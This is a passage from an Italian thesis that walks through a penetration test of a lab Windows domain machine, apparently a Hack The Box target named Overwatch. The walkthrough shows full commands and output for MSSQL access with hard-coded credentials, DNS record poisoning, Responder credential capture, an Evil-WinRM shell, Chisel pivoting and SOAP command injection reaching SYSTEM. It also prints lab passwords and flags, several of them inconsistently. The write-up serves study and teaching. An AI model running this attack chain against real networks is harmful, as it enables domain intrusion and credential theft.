
In seguito al ritrovamento delle credenziali *hard-coded* all'interno del codice sorgente decompilato, l'attività di analisi si è focalizzata sulla validazione dell'accesso e sulla determinazione del perimetro di azione all'interno dell'istanza di database identificata sul target.

5.2.1 Identificazione del servizio MSSQL e autenticazione Windows

Per interagire con il database *Microsoft SQL Server* (MSSQL), è stata utilizzata l'utilità `mssqlclient.py` della suite *Impacket*. Poiché il sistema è configurato all'interno di un dominio *Active Directory*, è stato fondamentale specificare il parametro `-windows-auth` per istruire lo strumento a utilizzare il protocollo di autenticazione integrata *Windows* (Figura 5.9). La stringa di connessione completa, dettagliata nel Listato 5.4, include la specifica della porta non standard e le credenziali precedentemente esfiltrate.

```
impacket-mssqlclient overwatch.htb/sqlsvc:TI0LKcfHzZw1Vv@10.129.244.81 -port 6520 -windows-auth
```

Listato 5.4: Connessione al servizio MSSQL tramite credenziali esfiltrate



```
(kali@kali)-[~]
$ impacket-mssqlclient overwatch.htb/sqlsvc:TI0LKcfHzZw1Vv@10.129.244.81 -port 6520 -windows-auth
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(S200401\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server 2022 RTM (16.0.1000)
[!] Press help for extra shell commands
SQL (OVERWATCH\sqlsvc guest@master)>
```

Figura 5.9: Stabilizzazione della connessione al database tramite Impacket

Il successo dell'operazione ha confermato la validità delle credenziali relative all'utenza `sqlsvc` con password `TI0LKcfHzZw1Vv`. È stato inoltre verificato che il servizio è configurato per accettare connessioni da remoto sulla porta non standard 6520.


5.2.2 Enumerazione dei privilegi e dei Linked Server

Una volta ottenuto l'accesso interattivo al database, è stata condotta una fase di enumerazione diagnostica per mappare le capacità dell'account `sqlsvc`. Attraverso l'esecuzione di una serie di *query* SQL mirate, riportate nel Listato 5.5, sono stati estratti i dettagli relativi alla versione del *software*, all'identità dell'utente corrente e alla sua appartenenza ai ruoli di sicurezza. Questa analisi è fondamentale per determinare se l'utenza compromessa goda di privilegi di amministrazione elevati,

come il ruolo di *sysadmin*, che permetterebbe l'esecuzione di comandi a livello di sistema operativo tramite procedure estese (Figura 5.10).

```
SELECT @@version;
SELECT @@servername;
SELECT SYSTEM;
SELECT USER_NAME();
SELECT HOST_NAME();
SELECT DB_NAME();
SELECT IS_SRVROLEMEMBER('sysadmin');
SELECT IS_SRVROLEMEMBER('public');
```

Listato 5.5: Query per l'identificazione dei privilegi di sistema



```
SQL (OVERWATCH\sqlsvc guest@master)> SELECT @@version;

Microsoft SQL Server 2022 (RTM) - 16.0.1000.6 (X64)
Oct  8 2022 05:58:25
Copyright (C) 2022 Microsoft Corporation
Express Edition (64-bit) on Windows Server 2022 Standard 10.0 <X64> (Build 20348: ) (Hypervisor)

SQL (OVERWATCH\sqlsvc guest@master)> SELECT @@servername;

S200401\SQLEXPRESS
SQL (OVERWATCH\sqlsvc guest@master)> SELECT SYSTEM
ERROR(S200401\SQLEXPRESS): Line 1: Invalid column name 'SYSTEM'.
-SQL (OVERWATCH\sqlsvc guest@master)> SELECT SYSTEM_USER;

OVERWATCH\sqlsvc
SQL (OVERWATCH\sqlsvc guest@master)> SELECT USER_NAME();

guest
SQL (OVERWATCH\sqlsvc guest@master)> SELECT HOST_NAME();

fmCQrpLJ
SQL (OVERWATCH\sqlsvc guest@master)> SELECT DB_NAME();

master
SQL (OVERWATCH\sqlsvc guest@master)> SELECT IS_SRVROLEMEMBER('sysadmin');

-
0
SQL (OVERWATCH\sqlsvc guest@master)> SELECT IS_SRVROLEMEMBER('public');

-
1
SQL (OVERWATCH\sqlsvc guest@master)> █
```

Figura 5.10: Interrogazione del database: identificazione della versione e dell'utente

Dall'analisi dell'output si evince che l'utente *sqlsvc* non gode direttamente del ruolo di *sysadmin* (valore restituito pari a 0). Tuttavia, in un ambiente aziendale complesso, la compromissione di un'istanza SQL rappresenta spesso il punto di partenza per un movimento laterale verso altre risorse della rete.

Un momento critico dell'analisi è stato l'identificazione dei *Linked Server*, ovvero istanze di database esterne configurate per comunicare con quella corrente. L'esecuzione della *stored procedure* *sp_linkedservers* ha rivelato l'esistenza di un collegamento verso un target denominato *SQL07* (Figura 5.11).

L'indagine è stata approfondita per verificare se tale relazione di fiducia permettesse l'esecuzione di chiamate *Remote Procedure Call* (RPC) verso l'host remoto. Come illustrato nella Figura 5.12, il server *SQL07* è risultato configurato con i parametri *is_rpc_out_enabled* e *is_data_access_enabled* impostati ad 1.

```
SQL (OVERWATCH\sqlsvc guest@master)> EXEC sp_linkedservers;
SRV_NAME          SRV_PROVIDERNAME  SRV_PRODUCT  SRV_DATASOURCE  SRV_PROVIDERSTRING  SRV_LOCATION  SRV_CAT
S200401\SQLEXPRESS SQLNCLI           SQL Server   S200401\SQLEXPRESS NULL            NULL          NULL
SQL07              SQLNCLI           SQL Server   SQL07            NULL            NULL          NULL
SQL (OVERWATCH\sqlsvc guest@master)>
```

Figura 5.11: Individuazione del server collegato SQL07 tramite `sp_linkedservers`

```
SQL (OVERWATCH\sqlsvc guest@master)> SELECT name, is_linked, is_rpc_out_enabled, is_data_access_enabled FROM sys.servers WHERE is_linked = 1;
name          is_linked  is_rpc_out_enabled  is_data_access_enabled
SQL07         1          1                   1
```

Figura 5.12: Verifica delle configurazioni RPC e accesso dati per il server remoto SQL07

Questa configurazione rappresenta una vulnerabilità critica di *Trust Abuse*: la fiducia esistente tra i due server può essere sfruttata per compiere un *Lateral Movement* verso `SQL07`, ampliando drasticamente la superficie di attacco. Tale scoperta conclude la fase di *Vulnerability Analysis*, fornendo le basi tecniche per l'attacco di manipolazione DNS che verrà approfondito nella sezione dedicata all'Exploitation.

5.3 Exploitation

Sulla base delle vulnerabilità di configurazione e dei segreti esfiltrati nelle fasi precedenti, l'attività è proseguita con l'esecuzione della catena di attacco mirata all'ottenimento di un accesso interattivo al sistema operativo *Windows*. Questa fase è stata caratterizzata da un attacco combinato estremamente efficace, che ha sfruttato la fiducia intrinseca tra i servizi *DNS* e le debolezze strutturali nei protocolli di autenticazione di rete in ambiente *Active Directory*.

5.3.1 Manipolazione DNS e avvelenamento del traffico di rete

L'analisi del servizio database ha precedentemente rivelato l'esistenza di una relazione di fiducia (*Trust*) tra il *target* e il server denominato `SQL07`. Sfruttando le credenziali dell'utente `sqlsvc` ottenute tramite il *reverse engineering* del file binario, è stata utilizzata l'utility `dnstool.py` per compiere un attacco di manipolazione dei record *DNS*.

L'operazione di avvelenamento del record, riportata nel Listato 5.6, ha previsto l'inserimento di un record di tipo *A* per il nome host `SQL07`, facendolo puntare intenzionalmente all'indirizzo IP della macchina attaccante (`10.10.14.203`). Come illustrato nella Figura 5.13, l'esito positivo dell'operazione effettuata tramite protocollo *LDAP* ha confermato l'avvenuta modifica del database *DNS* del dominio.

```
dnstool -u 'overwatch\sqlsvc' -p 'TI0LKcfHzZw1Vv' -r SQL07
--data 10.10.14.203 --action add --type A 10.129.33.194
```

Listato 5.6: Comando `dnstool` per l'inserimento di un record DNS malevolo

L'obiettivo strategico di questa manovra è indurre il sistema *target* a tentare una connessione verso l'host controllato dall'attaccante, sotto la falsa premessa di comunicare con un server interno legittimo. Per capitalizzare questo reindirizzamento, è stato attivato il tool *Responder* sulla macchina *Kali Linux*.


```
(kali@kali)-[~]
$ dnstool -u 'overwatch\sqlsvc' -p 'TI0LKcfHzw1Vv' -r SQL07 --data 10.10.14.203 --action add --type A 10.129.33.194
[-] Connecting to host ...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

Figura 5.13: Manipolazione del record DNS tramite `dnstool` per deviare il traffico verso Kali Linux

L'applicativo è stato configurato per porsi in ascolto sull'interfaccia VPN (`tun0`) in modalità *verbose*, come mostrato nel Listato 5.7. In Figura 5.14 è possibile osservare l'avvio dei vari *poisoner* (*LLMNR*, *NBT-NS*, *DNS*) pronti a intercettare le richieste di rete.

```
sudo responder -I tun0 -v
```

Listato 5.7: Avvio di Responder per l'intercettazione dei protocolli di rete

```
(kali@kali)-[~]
$ sudo responder -I tun0 -v
[sudo] password for kali:

[+] Poisoners:
    LLMNR      [ON]
    NBT-NS     [ON]
    MDNS       [ON]
    DNS        [ON]
    DHCP       [OFF]

[+] Servers:
    HTTP server      [ON]
    HTTPS server     [ON]
    WPAD proxy       [OFF]
    Auth proxy       [OFF]
    SMB server       [ON]
    Kerberos server  [ON]
    SQL server       [ON]
    FTP server       [ON]
    IMAP server      [ON]
    POP3 server      [ON]
    SMTP server      [ON]
    DNS server       [ON]
    LDAP server      [ON]
    MQTT server      [ON]
    RDP server       [ON]
    DCE-RPC server   [ON]
    WinRM server     [ON]
    SNMP server      [ON]
```

Figura 5.14: Configurazione e avvio di Responder sulla macchina attaccante

Come documentato nella Figura 5.15, la combinazione della manipolazione *DNS* e dell'avvelenamento dei protocolli ha prodotto il risultato sperato: il sistema ha intercettato una connessione *MSSQL* proveniente dal *target*, riuscendo a esfiltrare in chiaro le credenziali per l'account *sqlmgmt*: `sqlmgmt:bIhBbzMMnB82yx`.

```
[+] Listening for events ...
[MSSQL] Received connection from 10.129.33.194
[MSSQL] Cleartext Client : 10.129.33.194
[MSSQL] Cleartext Hostname : SQL07 ( )
[MSSQL] Cleartext Username : sqlmgmt
[MSSQL] Cleartext Password : bIhBbzMMnB82yx
```

Figura 5.15: Esfiltrazione delle credenziali dell'utente *sqlmgmt* tramite Responder

5.3.2 Ottenimento dell'accesso iniziale tramite Evil-WinRM

Ottenute credenziali valide per un utente con accesso al sistema operativo, si è proceduto alla stabilizzazione dell'accesso sfruttando il servizio *WinRM* (*Windows Remote Management*), identificato sulla porta 5985. Per stabilire la sessione è stata utilizzata l'utilità *Evil-WinRM*, uno strumento avanzato che permette di ottenere una *shell PowerShell* remota estremamente flessibile.

Il comando di connessione utilizzato è riportato nel Listato 5.8. L'uso di questo strumento è stato determinante in quanto consente l'esecuzione di script direttamente in memoria, minimizzando le tracce lasciate sul disco del sistema vittima.

```
evil-winrm -i 10.129.33.129 -u 'sqlmgmt' -p 'bIhBbzMMnB82yx'
```

Listato 5.8: Stabilizzazione della shell remota tramite *Evil-WinRM*

Una volta stabilita la sessione interattiva, l'attività si è focalizzata sulla conferma della compromissione dell'account e sul recupero dei primi obiettivi di sistema. Navigando all'interno della *home directory* dell'utente *sqlmgmt*, è stata individuata la *User Flag*. La lettura del file *user.txt*, eseguita tramite il comando riportato nel Listato 5.9, ha sancito il successo del *foothold* iniziale (Figura 5.16). Questo risultato conferma la corretta esecuzione della catena di attacco e la possibilità di operare stabilmente sul target per le successive fasi di post-exploitation.

```
more user.txt
```

Listato 5.9: Accesso al sistema e lettura della User Flag

5.3.3 Network Pivoting tramite Chisel

L'analisi dei servizi locali, condotta dall'interno del sistema, ha confermato la presenza di un *Web Service* in ascolto sulla porta 8000, configurato per accettare connessioni esclusivamente dall'interfaccia di *loopback*, e quindi non accessibile direttamente dall'esterno. Per analizzare e interagire con questo servizio dalla macchina attaccante, è stato necessario implementare una tecnica di *Network Pivoting* tramite l'utilità *Chisel*.

Il primo passo operativo ha previsto il trasferimento del file binario eseguibile per *Windows* sulla macchina vittima, sfruttando la funzione di *upload* integrata in *Evil-WinRM* (Listato 5.10).


```

Session  Actions  Edit  View  Help
ParsedHtml 88151 : 88
RawContentLength : 3077
TPAPI httpd 2.0 (SSDP/UPnP)
Ver: Microsoft-HTTPAPI/2.0
Found
: 5200401; OS: Windows; CPE: cpe:/o:microsoft:windows
*Evil-WinRM* PS C:\Users\sqlmgmt\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> cd ../Desktop
*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> dir
17T09:48:15
A
de Directory: C:\Users\sqlmgmt\Desktop

File listing enabled and required
Mode                LastWriteTime         Length Name
----
-ar----- 4/17/2026  2:45 AM           34 user.txt

*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> more user.txt
72efbd5c6ab17bfa9d1fb74929badbd2
*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop>

```

Figura 5.16: Accesso al sistema come *sqlmgmt* e lettura della User Flag

```
upload /home/kali/Downloads/chisel_1.10.0_windows_amd64 chisel.exe
```

Listato 5.10: Caricamento del file binario Chisel sulla macchina target

Come mostrato nella Figura 5.17, il messaggio *"Info: Upload successful!"* ha confermato il corretto posizionamento del *tool* sul *Desktop* dell'utente. Successivamente, è stato eseguito il comando `dir` per verificare la presenza del file e procedere alla creazione del tunnel.

```

*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> upload /home/kali/Downloads/chisel_1.10.0_windows_amd64 chisel.exe
Info: Uploading /home/kali/Downloads/chisel_1.10.0_windows_amd64 to C:\Users\sqlmgmt\Desktop\chisel.exe
Data: 12413608 bytes of 12413608 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Users\sqlmgmt\Desktop> dir

Directory: C:\Users\sqlmgmt\Desktop

Mode                LastWriteTime         Length Name
----
-a----- 4/16/2026  9:20 AM       9310208 chisel.exe
-ar----- 4/16/2026  1:47 AM           34 user.txt

```

Figura 5.17: Upload di Chisel sulla macchina target e verifica della directory

Attraverso lo stabilimento di un *Reverse Port Forwarding* configurato tramite il tunnel *Chisel*, la porta locale 8000 del *target* è stata mappata e resa direttamente accessibile sul *localhost* della macchina attaccante. Questa operazione di *pivoting* è stata fondamentale per il successo dell'operazione; essa ha permesso di esporre un servizio di rete altrimenti protetto dalle policy di filtraggio del firewall locale, abilitando l'utilizzo di strumenti avanzati di analisi *web*, scanner di vulnerabilità e *proxy* di intercettazione come *Burp Suite*. Senza questa redirectione del traffico,

l'interazione con le componenti interne del sistema sarebbe rimasta limitata alle sole funzionalità offerte dalla shell testuale, precludendo l'analisi approfondita delle richieste applicative, necessaria per le fasi finali dell'attacco.

5.4 Post-Exploitation

Una volta consolidata la persistenza tramite il tunnel *Chisel*, l'attività si è spostata sull'analisi metodica dei servizi interni accessibili esclusivamente tramite l'interfaccia di *loopback* della macchina compromessa. L'ottenimento di una posizione privilegiata nell'ambito della rete interna permette di scalare lateralmente l'attacco verso servizi critici e interfacce di amministrazione non esposte esternamente. Tali componenti operano spesso con configurazioni di sicurezza meno rigide rispetto alle interfacce pubbliche, basandosi sull'assunto implicito che il traffico proveniente dall'interno della rete o dallo stesso *localhost* sia intrinsecamente fidato. Questa fase di enumerazione post-compromissione è, dunque, essenziale per identificare errori di configurazione o software legacy che possono essere sfruttati per ottenere il controllo totale del sistema.

5.4.1 Analisi del servizio *MonitoringService* e individuazione del WSDL

Navigando verso l'indirizzo mappato localmente (<http://127.0.0.1:8000>), è stata individuata una pagina web relativa a un *Monitoring Service* (Figura 5.18). Tale interfaccia, seppur minimale, suggerisce la presenza di un'applicazione di backend dedicata alla gestione dei processi di sistema. Effettuando successivamente una richiesta specifica all'URL <http://127.0.0.1:8000/MonitorService?singleWsd1> è stato possibile scaricare la definizione WSDL (*Web Services Description Language*), rivelando l'intera struttura dei metodi SOAP disponibili. La comprensione di questo schema è stata fondamentale per mappare le funzioni esposte e identificare potenziali punti di ingresso per l'attacco.

Dall'analisi del codice e della definizione del servizio, illustrata nella Figura 5.19, è stato identificato il metodo `KillProcess`, il quale accetta un parametro di tipo stringa denominato `processName`. Questa specifica funzionalità rappresenta un vettore critico per l'esecuzione di comandi arbitrari qualora l'input non venga correttamente sanitizzato prima dell'invio alla shell sottostante. L'assenza di filtri sui caratteri speciali apre, infatti, la strada a tecniche di *Command Injection*, trasformando una funzione di gestione legittima in una pericolosa vulnerabilità di sicurezza.

5.4.2 Privilege Escalation tramite manipolazione SOAP e Burp Suite

In questa fase finale, il focus si è spostato sulla compromissione totale del sistema operativo attraverso la manipolazione del traffico applicativo. Per analizzare e alterare le comunicazioni dirette verso il *MonitorService*, è stata utilizzata la *Community Edition* di *Burp Suite*. Tale strumento ha permesso di agire come intermediario tra la



Figura 5.18: Interfaccia web del servizio di monitoraggio esposto sulla porta 8000




Figura 5.19: Dettaglio del codice sorgente che definisce i metodi del servizio di monitoraggio

richiesta inviata dal browser e la risposta fornita dal server, facilitando l'iniezione del payload malevolo.

Configurando *Burp Suite* come *Intercepting Proxy*, è stata intercettata la richiesta iniziale verso il servizio. Come mostrato nella Figura 5.21, l'intercettazione ha permesso di visualizzare la struttura della richiesta *HTTP* e dei parametri *SOAP* inviati in formato *XML*. Tale visibilità è essenziale per comprendere come il server interpreti i dati e per identificare il punto esatto in cui inserire i comandi di sistema personalizzati.

La vulnerabilità riscontrata risiede nella possibilità di iniettare comandi di sistema arbitrari concatenandoli direttamente al parametro previsto dal metodo esposto. Inviando un *payload* malevolo all'interno del corpo della richiesta *XML* e sfruttando metacaratteri di *shell* (come il punto e virgola o l'operatore di concatenazione), è stato possibile forzare il sistema all'esecuzione di istruzioni non previste con i massimi privilegi di amministrazione. Questo accade perché l'input fornito dall'utente viene




Figura 5.20: Preparazione dell'ambiente di analisi tramite Burp Suite




Figura 5.21: Intercettazione del traffico SOAP diretto al localhost tramite Burp Proxy

passato direttamente all'interprete dei comandi del sistema operativo senza alcuna forma di validazione o *sanitizzazione*.

Poiché il servizio di monitoraggio è configurato per essere eseguito da un utente con alti permessi di sistema, l'attaccante riesce a evadere il contesto applicativo ottenendo il controllo completo sulla macchina target. Tale operazione ha permesso, infine, la lettura della *Root Flag* situata sul *Desktop* dell'utente *Administrator*, operando sotto l'identità di `NT AUTHORITY\SYSTEM` e concludendo così con successo l'intera catena di scalata dei privilegi.

```
(kali@kali)-[~]
└─$ evil-winrm -i 10.129.33.194 -u 'sqlmgt' -p 'bIH8bzMMnB82ye'
evil-winrm shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method 'quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion
Info: Establishing connection to remote endpoint
Evil-WinRM: PS C:\Users\sqlmgt\Documents> $Svc = New-WebServiceProxy -Uri "http://localhost:8000/MonitorService?wsdl"; $Svc.KillProcess("notepad; type C:\Users\Administrator\Desktop\root.txt")
5b5a4a8d66c73e320890aea8e5cf2f88
```

Figura 5.22: Esecuzione con successo del payload SOAP e recupero della Root Flag

In questo capitolo viene presentata una discussione complessiva sui casi di studio analizzati nei capitoli precedenti. L'obiettivo è quello di andare oltre la semplice descrizione tecnica delle vulnerabilità e dei comandi eseguiti, cercando di mettere in relazione le diverse metodologie di attacco ed evidenziandone analogie, differenze e implicazioni di sicurezza. La discussione è suddivisa in più sezioni, ognuna dedicata a ciascuna macchina target e all'analisi comparativa degli approcci, con lo scopo di riassumere e integrare i risultati ottenuti, così da offrire una visione d'insieme chiara e organica sull'efficacia delle pratiche difensive e offensive.

6.1 Introduzione alla discussione

L'obiettivo principale di questo lavoro di tesi è stato quello di analizzare, testare e valutare le dinamiche di compromissione dei sistemi informatici attraverso la realizzazione di specifici laboratori di penetration testing, appartenenti a scenari e architetture differenti.

Nei capitoli precedenti sono stati riportati i risultati ottenuti dalle singole simulazioni, evidenziando i vari punti di forza delle barriere difensive, i punti di debolezza dei sistemi target e i passaggi necessari per l'ottenimento dei massimi privilegi. In questo capitolo, invece, viene presentata una sintesi che riassume quanto esaminato precedentemente e che mette a confronto, in maniera discorsiva, i modelli di attacco analizzati, con l'obiettivo di individuare caratteristiche e criticità comuni.

6.2 Discussione finale sul case study per la macchina Facts

Il lavoro sviluppato per l'attacco verso la macchina *Facts* ha dimostrato come un'infrastruttura di rete possa essere interamente compromessa partendo da vulnerabilità presenti a livello web e cloud. Lo sfruttamento del CMS ha permesso l'esfiltrazione di credenziali critiche per i servizi di *storage* esterno. Questo scenario ha evidenziato una forte fragilità nella gestione dei segreti aziendali, confermando che la memorizzazione di chiavi in chiaro annulla l'efficacia delle barriere perimetrali.

Il successivo recupero delle chiavi di accesso e il relativo cracking offline hanno mostrato come il fattore umano, attraverso la scelta di credenziali deboli, rappresenti l'anello debole della catena difensiva. Infine, la scalata dei privilegi tramite l'abuso dei permessi locali ha confermato che una cattiva configurazione dei privilegi di amministrazione può concedere a un utente esterno il controllo totale (*root*) dell'intero server, evidenziando la necessità assoluta di adottare il principio del minimo privilegio.

6.3 Discussione finale sul case study per la macchina WingData

Il case study relativo a *WingData* ha evidenziato la pericolosità delle falle applicative nei portali di gestione dei file. La particolarità di questo attacco è risieduta nel bypass dell'autenticazione tramite l'iniezione di un carattere *Null-byte*, che ha permesso di scavalcare il perimetro web senza credenziali. Inoltre, l'estrazione dei database ha mostrato che anche l'uso di algoritmi robusti viene neutralizzato dal cracking offline, purché si riesca a identificare e concatenare correttamente il *salt* specifico del software.

La fase di post-exploitation ha, invece, messo in luce la fragilità delle configurazioni locali basate su script di servizio. La vera specificità della scalata ai privilegi è stata l'applicazione della tecnica del *Symlink Chaining* su uno script Python vulnerabile, sfruttata per manipolare i puntatori del file system e forzare la scrittura di chiavi autorizzate. L'analisi conferma l'importanza di validare rigorosamente la logica dei processi eseguiti tramite *sudo* e di rispettare il principio del minimo privilegio.

6.4 Discussione finale sul case study per la macchina Overwatch

Il case study relativo a *Overwatch* ha evidenziato le criticità specifiche degli ambienti *Windows Domain Controller*. La particolarità di questo attacco è risieduta nella combinazione tra il *reverse engineering* di un file binario, che ha esposto credenziali nel codice, e l'avvelenamento dei record *DNS*, che ha permesso di deviare il traffico di rete ed esfiltrare account critici di dominio.

La fase di post-exploitation ha, invece, mostrato la fragilità dei servizi locali considerati intrinsecamente sicuri. L'uso del *pivoting* ha permesso di aggirare il firewall, mentre la manipolazione di richieste *XML* non sanitizzate ha consentito di eseguire comandi arbitrari, portando all'acquisizione dei massimi privilegi di NT AUTHORITY\SYSTEM. L'analisi conferma che la sicurezza non può basarsi solo sul perimetro esterno, ma richiede la validazione di ogni input.

Conclusioni

